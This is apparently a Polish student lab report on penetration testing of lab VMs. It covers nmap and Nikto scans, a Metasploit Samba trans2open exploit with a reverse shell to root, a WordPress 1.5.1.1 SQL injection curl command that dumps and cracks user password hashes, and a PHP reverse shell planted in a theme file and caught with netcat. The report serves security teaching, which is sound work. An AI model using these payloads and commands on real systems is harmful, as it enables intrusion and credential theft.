

Laboratorium 1 BOT

Skanowanie i przełamywanie zabezpieczeń

Autorzy:

- Wawrzyńczak Michał
- Gryka Paweł

Zadanie 1 - Weryfikacja reguł firewalla

- Przeprowadziliśmy skanowanie typu ping, aby poznać dostępne hosty w sieci.

```
(kali㉿kali)-[~]
$ nmap -sP 192.168.241.1-254
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-25 06:37 EDT
Nmap scan report for 192.168.241.129
Host is up (0.00048s latency).
Nmap scan report for 192.168.241.132
Host is up (0.0014s latency).
Nmap done: 254 IP addresses (2 hosts up) scanned in 19.77 seconds

(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:5c:b1:3d brd ff:ff:ff:ff:ff:ff
    inet 192.168.241.129/24 brd 192.168.241.255 scope global dynamic noprefixroute eth0
        valid_lft 1403sec preferred_lft 1403sec
    inet6 fe80::20c:29ff:fe5c:b13d/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

- Ustaliliśmy, że w sieci znajdują się jeden host o adresie ip 192.168.241.132

- W pierwszej kolejności wykonaliśmy skanowanie TCP Connect oraz Skanowanie Stealth.

```
(kali㉿kali)-[~]
$ nmap -p 22 -sT 192.168.241.132
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-25 06:38 EDT
Nmap scan report for 192.168.241.132
Host is up (0.00086s latency).

PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 1 IP address (1 host up) scanned in 13.06 seconds


(kali㉿kali)-[~]
$ sudo nmap -p 22 -sS 192.168.241.132
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-25 06:38 EDT
Nmap scan report for 192.168.241.132
Host is up (0.00064s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 00:0C:29:2F:3C:EC (VMware)


Nmap done: 1 IP address (1 host up) scanned in 13.22 seconds

(kali㉿kali)-[~]
$ ssh 192.168.241.132
Connection reset by 192.168.241.132 port 22
```


- W trakcie skanowania obserwowaliśmy wymieniany ruch w Wiresharku. Zaobserwowaliśmy wymianę pakietów, zgodną z poniższymi diagramami, świadczącą o tym, że skanowany port jest otwarty. Połączenie TCP między atakującym a ofiarą zostało zestawione.



Skanowanie TCP Connect



Stealth Scan



- Wykonaliśmy także skanowania modyfikując takie parametry jak MTU, TTL czy dokonując dodatkowej fragmentacji pakietu. Wszystkie przeprowadzone skanowania dały

jednoznaczną odpowiedź, że skanowany port jest otwarty.

```
(root@kali)-[/home/kali]
# nmap -p 22 -f 192.168.241.132
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-25 06:55 EDT
Nmap scan report for 192.168.241.132
Host is up (0.00047s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 00:0C:29:2F:3C:EC (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.19 seconds

(root@kali)-[/home/kali]
# nmap -p 22 -mtu 1000 192.168.241.132
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-25 06:56 EDT
Nmap scan report for 192.168.241.132
Host is up (0.00067s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 00:0C:29:2F:3C:EC (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.22 seconds

(root@kali)-[/home/kali]
# nmap -p 22 -ttl 5 192.168.241.132
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-25 06:56 EDT
Nmap scan report for 192.168.241.132
Host is up (0.00061s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 00:0C:29:2F:3C:EC (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.21 seconds
```

- Podjęliśmy także próbę połączenia ssh do skanowanej maszyny, próba ta zakończyła się niepowodzeniem. Połączenie zostało zresetowane.

```

(kali@kali)-[~]
$ ssh 192.168.241.132 -vvvv
OpenSSH_8.7p1 Debian-4, OpenSSL 1.1.1m 14 Dec 2021
debug1: Reading configuration data /etc/ssh/ssh_config
debug1: /etc/ssh/ssh_config line 19: include /etc/ssh/ssh_config.d/*.conf matched no files
debug1: /etc/ssh/ssh_config line 21: Applying options for *
debug2: resolve_canonicalize: hostname 192.168.241.132 is address
debug3: expanded UserKnownHostsFile '~/.ssh/known_hosts' -> '/home/kali/.ssh/known_hosts'
debug3: expanded UserKnownHostsFile '~/.ssh/known_hosts2' -> '/home/kali/.ssh/known_hosts2'
debug3: ssh_connect_direct: entering
debug1: Connecting to 192.168.241.132 [192.168.241.132] port 22.
debug3: set_sock_tos: set socket 3 IP_TOS 0x10
debug1: Connection established.
debug1: identity file /home/kali/.ssh/id_rsa type -1
debug1: identity file /home/kali/.ssh/id_rsa-cert type -1
debug1: identity file /home/kali/.ssh/id_dsa type -1
debug1: identity file /home/kali/.ssh/id_dsa-cert type -1
debug1: identity file /home/kali/.ssh/id_ecdsa type -1
debug1: identity file /home/kali/.ssh/id_ecdsa-cert type -1
debug1: identity file /home/kali/.ssh/id_ecdsa_sk type -1
debug1: identity file /home/kali/.ssh/id_ecdsa_sk-cert type -1
debug1: identity file /home/kali/.ssh/id_ed25519 type -1
debug1: identity file /home/kali/.ssh/id_ed25519-cert type -1
debug1: identity file /home/kali/.ssh/id_ed25519_sk type -1
debug1: identity file /home/kali/.ssh/id_ed25519_sk-cert type -1
debug1: identity file /home/kali/.ssh/id_xmss type -1
debug1: identity file /home/kali/.ssh/id_xmss-cert type -1
debug1: Local version string SSH-2.0-OpenSSH_8.7p1 Debian-4
debug1: Remote protocol version 2.0, remote software version OpenSSH_6.6.1p1 Ubuntu-2ubuntu2.13
debug1: compat_banner: match: OpenSSH_6.6.1p1 Ubuntu-2ubuntu2.13 pat OpenSSH_6.6.1* compat 0x04000002
debug2: fd 3 setting O_NONBLOCK
debug1: Authenticating to 192.168.241.132:22 as 'kali'
debug1: load_hostkeys: fopen /home/kali/.ssh/known_hosts: No such file or directory
debug1: load_hostkeys: fopen /home/kali/.ssh/known_hosts2: No such file or directory
debug1: load_hostkeys: fopen /etc/ssh/ssh_known_hosts: No such file or directory
debug1: load_hostkeys: fopen /etc/ssh/ssh_known_hosts2: No such file or directory
debug3: order_hostkeyalgs: no algorithms matched; accept original
debug3: send packet: type 20
debug1: SSH2_MSG_KEXINIT sent
Connection reset by 192.168.241.132 port 22

```

Wniosek: Port jest otwarty, natomiast próba nawiązanie połączenia jest blokowana na firewallu.

Zadanie 2 - Przełamywanie zabezpieczeń z wykorzystaniem metasploita

2.1 Zbieranie informacji o usługach uruchomionych na hoście BOT_Lab1b

Na początku za pomocą ping scan'a ustaliliśmy adres maszyny do exploitowania:

```

(root@kali)-[/home/kali]
# nmap -sP 192.168.241.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-25 06:58 EDT
Nmap scan report for 192.168.241.1
Host is up (0.0011s latency).
MAC Address: 00:50:56:C0:00:01 (VMware)
Nmap scan report for 192.168.241.130
Host is up (0.0012s latency).
MAC Address: 00:0C:29:EE:0C:96 (VMware)
Nmap scan report for 192.168.241.254
Host is up (0.00038s latency).
MAC Address: 00:50:56:EE:44:CA (VMware)
Nmap scan report for 192.168.241.129
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 27.99 seconds

```

Następnie wykonaliśmy skanowanie za pomocą Nikto oraz nmap, ich wyniki przedstawiamy poniżej:

```
(kali@kali)~$  
$ nikto -h http://192.168.241.130/  
- Nikto v2.1.6  
  
+ Target IP: 192.168.241.130  
+ Target Hostname: 192.168.241.130  
+ Target Port: 80  
+ Start Time: 2022-03-25 07:17:14 (GMT-4)  
  
+ Server: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b  
+ Server may leak inodes via ETags, header found with file /, inode: 34821, size: 2890, mtime: Wed Sep 5 23:12:46 2001  
+ The anti-clickjacking X-Frame-Options header is not present.  
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS  
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type  
+ OSVDB-27487: Apache is vulnerable to XSS via the Expect header  
+ OpenSSL/0.9.6b appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and 0.9.8zc are also current.  
+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.  
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.8.31) (may depend on server version)  
+ OSVDB-838: Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution. CAN-2002-0392.  
+ OSVDB-4552: Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any process on the system. CAN-2002-0839.  
+ OSVDB-2733: Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi. CAN-2003-0542.  
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0082, OSVDB-756.  
+ Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE  
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST  
+ //etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.
```

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-25 07:01 EDT  
Nmap scan report for 192.168.241.130  
Host is up (0.0017s latency).  
Not shown: 994 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)  
|_sshv1: Server supports SSHv1  
| ssh-hostkey:  
| 1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)  
| 1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)  
|_ 1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)  
80/tcp    open  http         Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux)  
mod_ssl/2.8.4 OpenSSL/0.9.6b)  
|_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4  
OpenSSL/0.9.6b  
|_http-title: Test Page for the Apache Web Server on Red Hat Linux  
| http-methods:  
|_ Potentially risky methods: TRACE  
111/tcp   open  rpcbind      2 (RPC #100000)  
| rpcinfo:  
| program version port/proto service  
| 100000 2 111/tcp rpcbind  
| 100000 2 111/udp rpcbind  
| 100024 1 1024/tcp status  
|_ 100024 1 1026/udp status  
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)  
443/tcp   open  ssl/https    Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4  
OpenSSL/0.9.6b  
|_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4  
OpenSSL/0.9.6b  
| ssl-cert: Subject:  
commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--  
| Not valid before: 2009-09-26T09:32:06  
|_Not valid after: 2010-09-26T09:32:06  
|_ssl-date: 2022-03-25T12:04:25+00:00; +1h01m50s from scanner time.  
| sslv2:  
| SSLv2 supported  
| ciphers:  
| SSL2_RC2_128_CBC_WITH_MD5  
| SSL2_RC4_128_EXPORT40_WITH_MD5
```

```

|      SSL2_DES_64_CBC_WITH_MD5
|      SSL2_RC4_64_WITH_MD5
|      SSL2_DES_192_EDE3_CBC_WITH_MD5
|      SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_     SSL2_RC4_128_WITH_MD5
|_http-title: 400 Bad Request
1024/tcp open  status      1 (RPC #100024)
MAC Address: 00:0C:29:EE:0C:96 (VMware)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: 1h01m49s
|_nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>
(unknown)

TRACEROUTE
HOP RTT      ADDRESS
1   1.74 ms 192.168.241.130

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.79 seconds

```

Po analizie otrzymanych wyników, ustaliliśmy, host posiada system operacyjny Linux 2.4.9 - 2.4.18. Na hoście jest wiele podatnych serwisów. Między innymi są to:

- Apache 1.3.20
- mod_ssl 2.8.4

Host ma także otwarte porty, co sugeruje możliwe punkty wejścia:

- 22/tcp open ssh
- 80/tcp open http
- 111/tcp open rpcbind
- 139/tcp open netbios-ssn Samba smbd
- 443/tcp open ssl/https Apache/1.3.20 (Unix)
- 1024/tcp open

2.2 Szukanie dostępnych exploitów w metasploicie

W celu exploitowania hosta `B0T_Lab1b` sprawdziliśmy usługi znalezione w poprzednim punkcie. Testowaliśmy podatności z Apache ale Metasploit twierdził, że mimo tego, że exploitacja powiodła się to nie udało się nawiązać reverse shella. Drogą, która okazała się "tą dobrą" była exploitacja Samby. W Metasploit wyszukaliśmy frazę `exploit/linux/samba` i wybraliśmy `trans2open`.

2.3 i 2.4 Przygotowanie i uruchomienie exploita w metasploicie oraz dowody przełamania zabezpieczeń

Samo ustawienie opcji do exploita nie było skomplikowane, bardziej czasochłonne okazało się znalezienie odpowiedniego, działającego payloadu, po paru nieudanych próbach (głównie różnych wariantach meterpreter'a) udało się otrzymać powłokę atakowanego hosta za pomocą payloadu `linux/x86/shell/reverse_tcp`. Poniżej przedstawiamy użyte opcje oraz samą eksploatację wraz z wykonaniem odpowiednich poleceń identyfikujących hosta:

```
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.241.130  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     139              yes       The target port (TCP)

Payload options (linux/x86/shell/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.241.129  yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Samba 2.2.x - Bruteforce
```

```
msf6 exploit(linux/samba/trans2open) > exploit

[*] Started reverse TCP handler on 192.168.241.129:4444
[*] 192.168.241.130:139 - Trying return address 0xbffffdfc ...
[*] 192.168.241.130:139 - Trying return address 0xbffffcfc ...
[*] 192.168.241.130:139 - Trying return address 0xbffffbfc ...
[*] 192.168.241.130:139 - Trying return address 0xbffffafc ...
[*] Sending stage (36 bytes) to 192.168.241.130
[-] Meterpreter session 17 is not valid and will be closed
[*] 192.168.241.130:139 - Trying return address 0xbffff9fc ...
[*] Sending stage (36 bytes) to 192.168.241.130
[*] 192.168.241.130:139 - Trying return address 0xbffff8fc ...
[*] Sending stage (36 bytes) to 192.168.241.130
[*] 192.168.241.130:139 - Trying return address 0xbffff7fc ...
[*] Sending stage (36 bytes) to 192.168.241.130
[*] 192.168.241.130:139 - Trying return address 0xbffff6fc ...
[*] Command shell session 18 opened (192.168.241.129:4444 → 192.168.241.130:1121 ) at 2022-03-25 07:35:02 -0400

[*] Command shell session 19 opened (192.168.241.129:4444 → 192.168.241.130:1122 ) at 2022-03-25 07:35:03 -0400
[*] Command shell session 20 opened (192.168.241.129:4444 → 192.168.241.130:1123 ) at 2022-03-25 07:35:04 -0400
id[*] Command shell session 21 opened (192.168.241.129:4444 → 192.168.241.130:1124 ) at 2022-03-25 07:35:05 -0400

uid=0(root) gid=0(root) groups=99(nobody)
whoami
root
pwd
/tmp
cd ..
ls
bin 1033.pl
boot
dev
etc
home
initrd
lib
lost+found
misc
mnt
opt
proc
root
sbin
tmp
usr
var
uname -a
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
whoami
root
ifconfig
/bin//sh: ifconfig: command not found
```

Zadanie 3

- Przeprowadziliśmy skanowanie typu ping, aby poznać dostępne hosty w sieci.

```
(root@kali)-[/home/kali]
# nmap -sP 192.168.241.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-25 07:37 EDT
Nmap scan report for 192.168.241.1
Host is up (0.00025s latency).
MAC Address: 00:50:56:C0:00:01 (VMware)
Nmap scan report for 192.168.241.131
Host is up (0.00095s latency).
MAC Address: 00:0C:29:62:93:F9 (VMware)
Nmap scan report for 192.168.241.254
Host is up (0.00039s latency).
MAC Address: 00:50:56:EE:44:CA (VMware)
Nmap scan report for 192.168.241.129
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 27.99 seconds
```

- Ustaliliśmy, że w sieci znajdują się host o adresie ip 192.168.241.131
- Następnie wykonaliśmy skanowanie hosta o adresie 192.168.241.131 przy wykorzystaniu narzędzia nmap, nikto oraz dirb, aby poznać uruchomione usługi i otwarte porty na tym hoscie.

```
(kali@kali)-[~/Desktop]
$ sudo nmap -sTV -O 192.168.241.131
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-25 04:58 EDT
Nmap scan report for 192.168.241.131
Host is up (0.13s latency).
Not shown: 930 filtered tcp ports (no-response), 68 filtered tcp ports (host-unreach)
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http    Apache httpd 2.2.15 ((Fedora))
MAC Address: 00:0C:29:CD:88:0A (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.22 - 2.6.36
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 92.32 seconds
```

```
(kali@kali)-[~]
$ nikto -h http://192.168.241.131/
- Nikto v2.1.6

+ Target IP: 192.168.241.131
+ Target Hostname: 192.168.241.131
+ Target Port: 80
+ Start Time: 2022-03-25 07:40:30 (GMT-4)

+ Server: Apache/2.2.15 (Fedora)
+ Server may leak inodes via ETags, header found with file /, inode: 12748, size: 1475, mtime: Sun Jan 9 12:22:11 2011
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.2.15 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /: A Wordpress installation was found.
+ 8724 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time: 2022-03-25 07:40:53 (GMT-4) (23 seconds)

+ 1 host(s) tested
```



```
(kali@kali)-[~/Desktop]
$ dirb http://192.168.241.131

DIRB v2.22
By The Dark Raver


START_TIME: Fri Mar 25 05:02:07 2022
URL_BASE: http://192.168.241.131/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

--- Scanning URL: http://192.168.241.131/ ---
+ http://192.168.241.131/cgi-bin/ (CODE:403|SIZE:291)
+ http://192.168.241.131/index.html (CODE:200|SIZE:1475)
+ http://192.168.241.131/phpmyadmin (CODE:403|SIZE:293)
+ http://192.168.241.131/phpMyAdmin (CODE:403|SIZE:293)

END_TIME: Fri Mar 25 05:02:18 2022
DOWNLOADED: 4612 - FOUND: 4
```

- Wykorzystując przeglądarkę weszliśmy na aplikację działającą na skanowanym hoście i sprawdziliśmy dokładną wersję **WordPress'a - 1.5.1.1**



- Wyszukaliśmy dostępne exploity na tę konkretną wersję WordPress'a, udało nam się znaleźć natępując exploit [WordPress Core 1.5.1.1 - SQL Injection](#)
- Przeanalizowaliśmy kod exploita i po konsultacji z prowadzącym udało nam się spreparować zapytanie POST wykonujące SQL Injection, w wyniku którego otrzymaliśmy nazwę użytkownika i hash hasła.

```
(kali@kali)-[~]
$ curl -s http://192.168.241.131/Hackademic_RTBI/?cat=99992&UNION%20SELECT%20null,CONCAT(CHAR(58),user_pass,CHAR(58),user_login,CHAR(58)),null,null,20FROM%20wp_users# | grep "titleHackademic_RTBI"
<titleHackademic_RTBI 8raquo; :21232f297a57a5a74389a8e4a801fc3:NickJames:</title>
```

- Następnie zgodnie z instrukcją udało nam się wylistować sześciu użytkowników wraz z hashami ich haseł.


```
(kali@kali)-[~/Desktop]
$ for x in $(seq 0 100); do curl -s http://192.168.241.131/Hackademic_RTb1/?cat=999%20UNION%20SELECT%20null,CONCAT(C
<h3 class="page">Archive for the 6#8220;6#8221; Category</h3>
<h3 class="page">Archive for the 6#8220;:2132f297a57a5a743894a0e4a801fc3:NickJames:6#8221; Category</h3>
<h3 class="page">Archive for the 6#8220;:b986448f0bb9e5e124ca91d3d650f52c:JohnSmith:6#8221; Category</h3>
<h3 class="page">Archive for the 6#8220;:7cbb3252ba6b7e9c422fac5334d22054:GeorgeMiller:6#8221; Category</h3>
<h3 class="page">Archive for the 6#8220;:a6e514f9486b83cb53d8d932f9a04292:TonyBlack:6#8221; Category</h3>
<h3 class="page">Archive for the 6#8220;:8601f6e1028a8e8a966f6c33fcd9aec4:JasonKonnors:6#8221; Category</h3>
<h3 class="page">Archive for the 6#8220;:50484c19f1afdaf3841a0d821ed393d2:MaxBucky:6#8221; Category</h3>
```

- Następnie otrzymane hashe sprawdziliśmy w dostępnym online słowniku hashy, wszystkie hashe udało się bez problemu "złamać".

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
21232f297a57a5a743894a0e4a801fc3
b986448f0bb9e5e124ca91d3d650f52c
7cbb3252ba6b7e9c422fac5334d22054
a6e514f9486b83cb53d8d932f9a04292
8601f6e1028a8e8a966f6c33fcd9aec4
50484c19f1afdaf3841a0d821ed393d2
```



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.iBackupDefaults

Hash	Type	Result
21232f297a57a5a743894a0e4a801fc3	md5	admin
b986448f0bb9e5e124ca91d3d650f52c	md5	PUPPIES
7cbb3252ba6b7e9c422fac5334d22054	md5	qlw2e3
a6e514f9486b83cb53d8d932f9a04292	md5	napoleon
8601f6e1028a8e8a966f6c33fcd9aec4	md5	maxwell
50484c19f1afdaf3841a0d821ed393d2	md5	kernel

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

- W aplikacji webowej zalogowaliśmy się na otrzymane konta, jeden z użytkowników ("GeorgeMiller") okazał się posiadać prawa administratora. Użytkownik ten posiadał uprawnienia do modyfikacji kodu źródłowego stron. Dokonał modyfikacji strony `wp-content/themes/starburst/404.php` umieszczając w niej kod reverse-shell'a <https://github.com/pentestmonkey/php-reverse-shell>, zmodyfikowany o adres ip atakującego i wybrany port.

- Następnie uruchomiliśmy nasłuchiwanie na wybranym wcześniej porcie i uruchomiliśmy zmodyfikowaną stronę w celu uzyskania reverse-shell'a.

```

(kali@kali)-[~]
$ nc -nlvp 22222
listening on [any] 22222 ...
connect to [192.168.241.129] from (UNKNOWN) [192.168.241.131] 37938
Linux HackademicRTB1 2.6.31.5-127.fc12.i686 #1 SMP Sat Nov 7 21:41:45 EST 2009 i686 i686 i386 GNU/Linux
09:15:56 up 1:09, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=48 apache gid=489 apache groups=489 apache
sh: no job control in this shell
sh-4.0$ ls
ls
bin
boot
dev
etc
home
lib
lost+found
media
mnt
opt
proc
root
sbin
selinux
srv
sys
tmp
usr
var
sh-4.0$ whoami
whoami
apache
sh-4.0$ id
id
uid=48 apache gid=489 apache groups=489 apache
sh-4.0$

```

Mając dostęp do powłoki użytkownika `apache`, pierw sprawdziliśmy jego identyfikator w celu sprawdzenia jego roli w systemie.

- Naszym kolejnym zadaniem było uzyskanie uprawnień administratora w systemie, w tym celu sprawdziliśmy wersję jądra sytemu. Wyszukaliśmy dostępne eksploity na tą wersję - <https://www.exploit-db.com/exploits/15285>. Znalezione exploit wydawał się obiecujący niestety zabrakło nam czasu aby przetransferować i uruchomić go na atakowanej maszynie

The screenshot shows the Exploit Database interface for a specific exploit. The title is "Linux Kernel 2.6.36-rc8 - 'RDS Protocol' Local Privilege Escalation". The interface includes a sidebar with navigation icons and a main content area with the following details:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
15285	2010-3904	DAN ROSENBERG	LOCAL	LINUX	2010-10-19

Additional information shown includes:

- EDB Verified: ✓
- Exploit: 📄 / 📄
- Vulnerable App: 📄

At the bottom, there is a source link: `// source: http://www.vsecurity.com/resources/advisory/20101019-1/` and a license notice: `/* Linux Kernel <= 2.6.36-rc8 RDS privilege escalation exploit * CVE-2010-3904 * by Dan Rosenberg <drosenberg@vsecurity.com> * Copyright 2010 Virtual Security Research, LLC */`